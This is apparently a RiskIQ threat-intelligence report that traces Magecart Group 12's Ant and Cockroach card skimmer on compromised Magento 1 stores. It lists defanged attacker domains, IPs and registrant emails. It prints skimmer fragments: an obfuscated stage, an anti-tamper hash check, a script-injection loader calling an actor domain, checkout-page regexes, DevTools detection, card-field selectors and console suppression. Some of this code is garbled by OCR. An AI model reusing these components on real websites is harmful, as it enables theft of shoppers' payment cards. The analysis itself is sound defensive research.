RISKIQ

Magecart Group 12:
End of Life Magento Sites Infested with Ants and Cockroaches

Author:
Jordan Herman, RiskIQ

Description


A September 14, 2020 blog post from Sansec described a wave of compromises of e-commerce websites running Magento 1, which went end-of-life in June. RiskIQ analysis shows that the skimmer used in this campaign is a variant of the Ant and Cockroach skimmer. Through a review of open-source intelligence, previous RiskIQ reporting, and new connections in RiskIQ data, we can trace the evolution of the skimmer used in this campaign and connect it to the infrastructure used to carry out previous skimming activity. Through our analysis of the infrastructure, the skimmer, and techniques used in these attacks, we believe this activity to be connected to Magecart group 12.

RiskIQ Intelligence Brief


In January of 2019, we posted "New Year, Same Magecart: The Continuation of Web-based Supply Chain Attacks," which documented the compromise of Adverline, a French advertising agency, and the widespread delivery of a skimmer by actors we track as Magecart Group 12. We detailed some notable behaviors of both the loader and the two-stage skimmer:

- Loader snippet:
  - Lightly obfuscated, hex encoding
  - Injected into victim owned javascript
  - Loads javascript from actor owned domains via:

```
document.createElement("script")
```



- Skimmer:
  - Two stages
  - Heavily obfuscated
    - Particular obfuscation is unique to group 12:




```
(function mwL(){;;tpP="0a0w0w0w0w0w0w0w. 0w0w0w0w0w2u39322r382x33320w2w2w14382t3c38153f0a0w0w0w0w 0w0w0w"+"0w0w0w0w0w0w0w0w0
var Ztv="1q3a2l2q1s322o252n2v3i280z2b1q1";;
var iaI = document[""+(98>33?"\x63":"\x5d")+"rea"+"teElemen"+(92>19?"\x74":"\x6f")+""]("div");;
eMh="6, 0w2w2p372w0w1p0w1c1n0. a0w0w0w0w0w0w0w0w0w0w"+"0w0w0w0w0. w2u33360w143a2p. 360w2x0w1p0w1, c1n0w2x0w1o"+"0w382t3c38
lFx="w0w0w0w0w0w0w0w0w0w0w0w0w0w0w2w2p3 72w0w1p0w2w2p372w0w"+"120w2w2p372w1n0a0w0w0w0w0w0w0w0w0w0w0w0w0w0w0"+"w3h0a0w0w0w0
QB5="0w0w0w0w0w093a2p360w2q332s3d1p3b2x322s333b1a313b2"+"41a38332b38362x322v14151a362t34302p2r2t141b2j2m2p";;
Efm="193e1t192i1c19112k190y21171b2v180y0y15 1n0a0w0w0w0w0w0w0w093a2p360w2r362r"+"1p2q332s3d1a312p382r2w141b1133111e2z1g332
2r2t3a3e142j2k3b2k2s2k192117150y1b2v152j1c211a362t34302p2r2t140"+"y1133111e2z1g332w391d1k1h341c2r2t3a3e0y18"+"0y0y151n0a0w0w
XO_="v382w191d151n0a0w0w0w0w0w0w0w092q332s3d1p2w2w14, 2q332s3d1a362t34302p2r2t140y1"+"1331. 11e2z1, g332w391d1k 1h341c2r2t
iaI["a"+"ppendChi"+(99>0?"\x6c":"\x66")+"d"](document[""+(84>45?"\x63":"\x5c")+"rea"+"t"+(56>46?"\x65":"\x5c")+"TextNode"](t
WCS="y1515lp1p2r362r1r1d1m3b2x322s333b2j0y2u2c2r0y21 140y0y151n0a0w0w0"+"w0w0w0w0w0w1n3a2p360w261y1g1p0y2a0z3e
ZDm="92c1a1g1c0y2j. 0y2r2w2p361v332s2t1t380y21 141i15161j1j"+"1c1h1g1i1h1i1e171e1g1a1c152j0y38332b38362x322v0
wqp="61v332 s2t1t380y2l141i15161c151521141b2j2a242s3c2q2k0z202f2i. 25"+"36211b2v180y0y151 n3a2p360w1w391h1p0y
NDT="80y0y151n3a2p360w39 2138lp140y1x1k2s1u0z121s212x131g0y2j0y2r2w2p361v332s2t1t"+"380y2l141g15161d1c171e1h1
XGy="1z2a1x1y1p2r0y2j141d1a1c170y2k3c1k1c132w2b38291z2d0y2j0y302t322v38"+"2w0y2l161i1f1c1c1k1i1f1f1h1d152j0y3"+
ZPX="2j0y302t322v382w0y21161h151521141b2j3b1x3a2k1p2k1q2w29371z2k112g211b"+"2v180y0y151n352c271p140y2f2
iaI[""+(64>17?"\x69":"\x64")+"nnerHT"+""+(73>13?"\x4d":"\x47")+"L"]=iaI["in"+(83>1?"\x6e":"\x65")+""+"e
XqY="2j0y302t322v382w0y21161e1k171d1d1a1c151n3a"+"2p360w2s2. x3a2u0w1p0w2s332r39312t32382j0y2r";;
```

    - Integrity checks and anti-deobfuscation (see post for full explanation):

```
function hh(text){
    if (text.length == 0) return 0;var hash = 0;
    for (var i = 0; i < text.length; i++) {hash = ((hash<<5)-hash)+text.charCodeAt(i);
        hash = hash & hash;
    }
    return hash%255;
}
var body = window.ffj.toString().replace(/[^a-zA-Z0-9\-"]+/g,"");
var crc = body.match(/z9ogkswp6146oodog3d9jb([\w\d\-]+)"/g)[0].replace("z9ogkswp6146oodog3d9jb", "");
crc = crc.substr(0,crc.length-1);
body = hh(body.replace("z9ogkswp6146oodog3d9jb" + crc, "z9ogkswp6146oodog3d9jb"))==crc ? 1 : window.ub8("");
```

- Stage 1
  - Carries out fingerprinting looking for window resizing events, debugging, console logging
  - Every 500ms, clear the console of any logs created (anti-analysis technique)
  - Loaded from actor owned domains
- Stage 2
  - Loaded from actor owned domains
  - URL checks looking for payment pages
    - In this case, some terms are in French and German, tailored to fit Adverline's European customer pool:

```
onepage|checkout|store|cart|pay|panier|kasse|order|billing
|purchase|basket|paiement|ymix
```

- Internationalized payment terms
- Data exfiltration is performed through a URL-encoded POST request, which has the stolen information base64 encoded into the body.
- Skimmer code padded with junk data.

A March 2019 post from Sucuri also took note of this skimmer and its unique form of obfuscation, which uses radixes. The author also noted the use of URL checks looking for payment pages:

```
onepage|checkout|onestep|firecheckout
```

A follow-up post identified five domains connected to the skimmer and noted that they had been tracking the campaign since 2016 at least:

- dnsden[.]biz
- checkip[.]biz
- logistic[.]tw
- cloudservice[.]tw

In May of 2019, we detailed further Group 12 activity in "Magento Attack: All Payment Platforms are Targets for Magecart Attacks." We noted that the actors had targeted several different eCommerce platforms such as Magento, OpenCart, and OSCommerce to compromise thousands of websites. In their targeting of OpenCart sites, the group used a carefully crafted domain name and URL, batbing[.]com/bat.min.js, to impersonate the legitimate Bing search engine hostname bat.bing.com/bat.js. Sometime between January and May, they added a pre-filter to their loader snippet that ran a URL check for the word "checkout."

- Pre-filter URL check for payment page added to loader
- A large number of compromised sites
- Targeting of eCommerce platforms, possible use of exploits
- Cleverly crafted domains and URLs impersonating legitimate services
  - batbing[.]com/bat.min.js
  - These domains were involved in more recent activity (see below):
    - http[.]ps//ajax.cloudflare.com
    - ajaxcloudflare[.]com

In February of 2020, we posted "Magecart Group 12's Latest: Actors Behind Cyberattacks on Olympics Ticket Resellers Deftly Swapped Domains to Continue Campaign", where we detailed deft domain swapping in response to takedowns. The skimmer still used the same obfuscation technique. However, we noticed that the loader snippet had been changed again, eschewing the URL check for the payment page and creating a variable named 'eventsListenerPool,' as an alias for document.createElement('script'). These changes may have been attempts to evade detection.

```
<script>var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = '//opendoorcdn.com/setting/min.min.js';
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);</script></body>
</html>
```

In April, a Sucuri blog post by Denis Sinegubko noted goooglетagmanager[.]online as the exfiltration channel for a sample of the Ant and Cockroach skimmer. This post also identified several programmatically generated domains connected to the skimmer:

- ql202141[.]pw
- ql201243[.]pw
- ql201041[.]pw
- ql201721[.]pw
- ql202657[.]pw
- ql202989[.]pw
- ql202412[.]pw
- ql201456[.]pw
- ql201000[.]pw
- ql201463[.]pw

Each of these domains was registered with the email jashkinagal@yandex[.]ru. In May, this email registered imags[.]pw, the exfiltration domain observed in the recent wave skimmers attacking Magento 1 sites. These domains are hosted by a Russian company, LLC Management Company "Svyaz,"", at the IP 83.166.244[.]76.

This IP hosts another domain connected to the skimmer:

- myicons[.]net

As described by Malwarebytes in May, this domain masqueraded as a Magento favicon until it was loaded on a payment page, at which point it loaded a fake payment form. The skimmer involved was the Ant and Cockroach skimmer. The exfiltration domain for this version of the skimmer was psas[.]pw, which is still live and hosted at Svyaz IP 83.166.242[.]105. This IP also currently hosts y5[.]ms, another domain associated with this skimming activity.

In September, Sansec identified a wave of compromises of websites running Magento 1. The prototype.js file on these compromised Magento sites had been modified to include malicious code. This code is the loader for the skimmer. The loader runs regex checks against the URL to identify when it is loaded on a checkout page. These checks are similar to those carried out by previous versions of the skimmer. However, they have been moved from the skimmer to the loader in this campaign.

```
RegExp("onepage|checkout|onestep|firecheckout|onestepcheckout|onepagecheckout")).test(window.location)
&& !(new RegExp("cart").test(window.location))){
```

There is also a check to determine if DevTools is open in the browser:

```
function is_d() {
    var i = window.outerWidth - window.innerWidth > 160;
    var e = window.outerHeight - window.innerHeight > 160;
    return !(e && i || !(window.Firebug && window.Firebug.chrome &&
window.Firebug.chrome.isInitialized || i || e))
```

If the URL check succeeds and DevTools is not open, the skimmer is loaded from an actor owned domain, such as mcdnn[.]net, in a file named widget.js. RiskIQ crawling has collected several samples of the loader, both obfuscated and not obfuscated. We have also collected samples of the actual skimming code, another heavily obfuscated version of the Ant and Cockroach skimmer.

The Sansec blog lists two IP addresses used to communicate with compromised servers and two domains used to load the skimmer and exfiltrate payment data. A tweet from the company identified an additional domain a few days later:

- 91.121.94[.]121
- 92.242.62[.]210
- mcdnn[.]net
- imags[.]pw
- facelook[.]no

RiskIQ identified another domain, mcdnn[.]me, during our investigation. Since May, this domain has been actively loading the same skimmer loader seen in the September wave of compromises. Here is an example of the obfuscated loader script:

Since the campaign was publicized, the attackers have shuffled their infrastructure. They moved to load the skimmer from ajaxcloudflare[.]com, which has also been active since May and moved the exfiltration to a recently registered domain, consoler[.]in. We noted similar behavior in our blog post from February, where we documented Group 12 quickly swapping in new domains to continue skimming as researchers moved to take down domains they had identified.

The domains mcdnn[.]me, mcdnn[.]net, imags[.]pw, and ajaxcloudflare[.]com are all hosted on IPs belonging to Svyaz. The imags[.]pw domain is currently hosted on 83.166.244[.]152, along with goooglетagmanager[.]online and, previously, y5[.]ms.

In March, Malwarebytes identified y5[.]ms and several other domains as part of a skimming campaign mimicking Cloudflare's rocket loader. The post also calls out two IPs hosting these domains, which again belong to Svyaz.

- http[.]ps
- autocapital[.]pw
- xxx-club[.]pw
- e4[.]ms
- y5[.]ms
- 83.166.248[.]67
- 83.166.244[.]189

Both autocapital[.]pw and psas[.]pw were registered with the email address nikola-az@rambler[.]ru. This email is also connected to the (most likely fake) name Dzhamaldin Budunov, which appears on the registration for http[.]ps, along with several other suspicious domains.


Malwarebytes documented two different versions of the skimmer. One version was loaded from http[.]ps and featured English and Portuguese skimming terms in hex-encoded obfuscation and exfiltration via autocapital[.]pw. The URL from which the skimmer was loaded cleverly mimicked Cloudflare:

http[.]ps//ajax.cloudflare.com...

As noted above, the September campaign also mimicked Cloudflare with the ajaxcloudflare[.]com domain.

The other skimmer version noted by Malwarebytes was loaded on e4[.]ms and used the same unique obfuscation technique that RiskIQ associated with Group 12 in our January 2019 blog post. Both these versions are variants of the Ant and Cockroach skimmer, which was first publicly identified in a tweet by @AffableKraut in August, 2019. The skimmer uses both English and Portuguese to carry out its skimming, generates fake payment forms, and features the words "ant" and "cockroach" as part of its function names and sprinkled throughout the skimming code.

RiskIQ captured a sample of the Ant and Cockroach skimmer hidden behind the same obfuscation as previous Group 12 Skimmers. We have also seen the Ant and Cockroach skimmer use various other forms of obfuscation and even no obfuscation, as in this sample, also loaded by e4[.]ms:



9. https://www.newsmaxfeednetwork.com/

Here we have a deobfuscated sample of the Ant and Cockroach skimmer seen using the same obfuscation as previous Group 12 skimmers. We can see the same hash check detailed in our January 2019 post along with the distinctive "ant" prepended to terms and the mixture of Portuguese and English used to define different "payment_checkout" "windows":

```
function hh(text) {
    if (text.length == 0) return 0;
    var hash = 0;
    for (var i = 0; i < text.length; i++) {
        hash = ((hash << 5) - hash) + text.charCodeAt(i);
        hash = hash & hash;
    }
    return hash % 255;
}
var body = window.GdE.toString().replace(/[^a-zA-Z0-9\-"]+/g, "");
var crc = body.match(/iey6rwfj511lc84c7c([\w\d\-]+)"/g)[0].replace("iey6rwfj511lc84c7c", "");
crc = crc.substr(0, crc.length - 1);
body = hh(body.replace("iey6rwfj511lc84c7c" + crc, "iey6rwfj511lc84c7c")) == crc ? 1 : window["XvC"]("");;
if (typeof window["ant_zero"] == 'undefined') {
    window["ant_zero"] = 0;
    window["ant_loaded"] = false;
    window["ant_last_data"] = false;
    window["ant_interval"];
    window["payment_checkout1"] = ["*[name*='numero_cartao']", "input[id*='cc_number']", "*[name*='cc_num']"];
    window["payment_checkout2"] = ["*[id*='pinpayments_expiration']", "*[name*='expiracao_mes']",
"*[name*='cc_exp_m']", "*[name*='expirationMonth']"];
    window["payment_checkout3"] = ["*[id*='pinpayments_expiration_yr']", "*[name*='expiracao_ano']",
"*[name*='cc_exp_y']", "*[name*='expirationYear']"];
    window["payment_checkout4"] = ["*[name*='codigo_seguranca']", "input[id*='cc_cid']", "*[name*='cc_cid']",
"*[name*='cc_cvv']"];
```

The current campaign continues to use the Ant and Cockroach skimmer, but the samples we have collected did not use the "radix" obfuscation or the distinctive hash check. Instead, this version uses simpler base64 encoding mixed with URI encoding and regex checks looking for whitespace added to the code (indicating that the code was more legible for easier analysis). Here is a snippet of the encoded array from this most recent sample:

```
var
a0a=['TVRtY3A=','cVNsbmU=','YWRWV2tYZk5mYw==','U0Z0Sk4=','KltuYW1lPSdmaQ==','YXRpb25feXI=',
U4=','RE9NQ29udGVudA==','cGJNb0s=','T2JoZWw=','b250aCdd','bERiTFM=','bmN0aW9uKCkg','bWhHbmg
ZwTlY=','ZENWQw==','XSdd','dk1WSGQ=','aVFOTW8=','d3hKUE0=','ek9CZVc=','eFlqQ0E=','YnlVYnE='
Q0Y=','X3Ay','WHplaXc=','Y19udW0nXQ==','dElqQ3c=','U1JObUc=','andNSFI=','b2JQdks=','J2NjX25
0o=','a2VmeGY=','YkNwRmM=','ZXhOeXY=','cmhHUVI=','c3RuYW1lJ10=','a3B2RFM=','ZmVBVm4=','Y19j
h4WUg=','TnZOY0k=','SkxkbE0=','VlRMQUg=','MHw1fDZ8M3wxMw==','KltuYW1lPSdyZQ==','RnRiRmM=','
QtY29kZQ==','aW5wdXRbY2xhcw==','Y2xpY2s=','dk5vSEs=','UVV5SmE=','c05OTW8=','Tk9md28=','QVhC
'X2cz','aGVQQ3Q=','Y3RvcigicmV0dQ==','Q0ZKaXY=','S0VLelA=','dW1VREM=','V1ZJUnY=','eW1ZRW8='
','R1lkalI=','ZGJ6eXQ=','QWdRSWs=','c3Vic3Ry','YklrbEs=','U3Fta0E=','UGZaa20=','RlpwUm8=','
Q=','Y19leHBfeSdd','d1dxdXo=','cWNiZk8=','YWZIWVA=','ZEV4cGlyeVllYQ==','VkRweG0=','SlNSb28=
jdnYnXQ==','dnN2UEk=','YXZ3Zk0=','Y19leHBfZGF0ZQ==','RUx6cWU=','WkhCWmY=','Ukd1Y3A=','X2gy'
cGY=','aEV2U00=','Y29uc3RydWN0bw==','I29taXNlX2dhdA==','MnwwfDQ=','aHNRUnM=','V0dLYkc=','dH
```

And here is a snippet of the partially deobfuscated "payment_checkout" "windows." We can see that these are the same or similar to those from the collected earlier sample (see above), though the strings are split up as another simple form of obfuscation.

10. https://community.riskiq.com/search/go.usmagazine-trending-news.com/hostpairs

```
a0j();
if (typeof window['GUdyfkpjKq' + 'MN'] == 'undefined') {
    window['GUdyfkpjKq' + 'MN'] = 0x0;
    window['xKiWBPcTyk' + 'w'] = ![];
    window['HGpHifEQ'] = ![];
    window['gbIcFiUEg'];
    window['RXExxwZOCk'] = ['*[name*=\'n' + 'umero_cart' + 'ao\']', 'input[id*=' + '\'cc_number' + '']
    ',' * [name *= \'c' + 'c_num\']', '#pagarme_c' + 'c_cc_numbe' + 'r', '#omise_gat' + 'eway_cc_nu' +
'mber', '#stripeCar' + 'dNumber', '#card-numb' + 'er', '#field--ca' + 'rd-number'];
    window['ntRYdQZqAS' + 'm'] = ['*[name*=\'e' + 'xpiracao_m' + 'es\']', '*[name*=\'c' + 'c_exp_m\']',
'*[name*=\'e' + 'xpirationM' + 'onth\']', '#pagarme_c' + 'c_expirati' + 'on', '#omise_gat' + 'eway_expir' +
'ation', '#stripeCar' + 'dExpiryMon' + 'th', '#field--mo' + 'nth'];
    window['adVWkXfNfc' + 'v'] = ['*[name*=\'c' + 'c_exp_date' + '']
    ','#
    card - date '];window['
    NnNndlyI ']=[' * [name *= \'e' + 'xpiracao_a' + 'no\']', '*[name*=\'c' + 'c_exp_y\']', '*[name*=\'e' +
'xpirationY' + 'ear\']', '#pagarme_c' + 'c_expirati' + 'on_yr', '#omise_gat' + 'eway_expir' + 'ation_yr',
'#stripeCar' + 'dExpiryYea' + 'r', '#field--ye' + 'ar'];
    window['VkJhhFNh'] = ['*[name*=\'c' + 'odigo_segu' + 'ranca\']', 'input[id*=' + '\'cc_cid\']',
'*[name*=\'c' + 'c_cid\']', '*[name*=\'c' + 'c_cvv\']', '#pagarme_c' + 'c_cc_cid', '#omise_gat' +
'eway_cc_ci' + 'd', '#stripeCar' + 'dCVC', '#card-code', '#field--cv' + 'v'];
    window['tFDNEbXX'] = [];
```

The skimmer also blocks console logging with the snippet shown here, a functionality similar to the clearing of logs done by the skimmer initially described in our January 2019 blog:

See also: Antoine Vastel's blog post where he discusses collecting and analyzing a sample of this skimmer.

Additional Infrastructure Investigation


While looking into the indicators listed above, we could do some further pivoting and possibly tie this skimmer activity to other malicious activities carried out in the past. As noted above, two exfiltration domains, psas[.]pw and autocapital[.]pw, were registered with the email nikola-az@rambler[.]ru, which is also connected to the name Dzhamaldin Budunov, which is connected to 17 suspicious domains, including http[.]ps. Most of these domains were registered in 2016 or 2017.

- http[.]ps 2020-03-04 - 2020-09-05
- 2binary-education[.]pw 2017-03-13 - 2017-12-30
- portal-f[.]pw 2017-02-06 - 2017-11-15
- niywqcnp[.]pw 2016-09-22 - 2017-09-26
- portal-a[.]pw 2016-11-30 - 2017-07-17
- tattoopad[.]pw 2017-05-04 - 2017-07-17
- pornostyle[.]pw 2017-05-01- 2017-05-19
- search-components[.]pw 2017-05-17 - 2017-05-17
- sexrura[.]pw 2017-05-05 - 2017-05-16
- portal-e[.]pw 2017-01-29 - 2017-01-29


```
while (!![]) {
    switch (h[i++]) {
        case '0':
            f['console']['table'] = d;
            continue;
        case '1':
            f['console']['log'] = d;
            continue;
        case '2':
            f['console']['exception'] = d;
            continue;
        case '3':
            f['console']['warn'] = d;
            continue;
        case '4':
            f['console']['trace'] = d;
            continue;
        case '5':
            f['console']['error'] = d;
            continue;
        case '6':
            f['console']['debug'] = d;
            continue;
        case '7':
            f['console']['info'] = d;
            continue;
    }
    break;
```

- portal-d[.]pw 2016-12-23 - 2017-01-22
- portal-c[.]pw 2016-11-30 - 2017-01-15
- portal-b[.]pw 2016-11-22 - 2016-11-22
- alexa-rank[.]pw 2016-11-12 - 2016-11-12
- gnwnprnf[.]pw 2016-11-05 - 2016-11-05
- xnprnfzn[.]pw 2016-10-21 - 2016-10-21
- bgznnfzn[.]pw 2016-10-03 - 2016-10-03

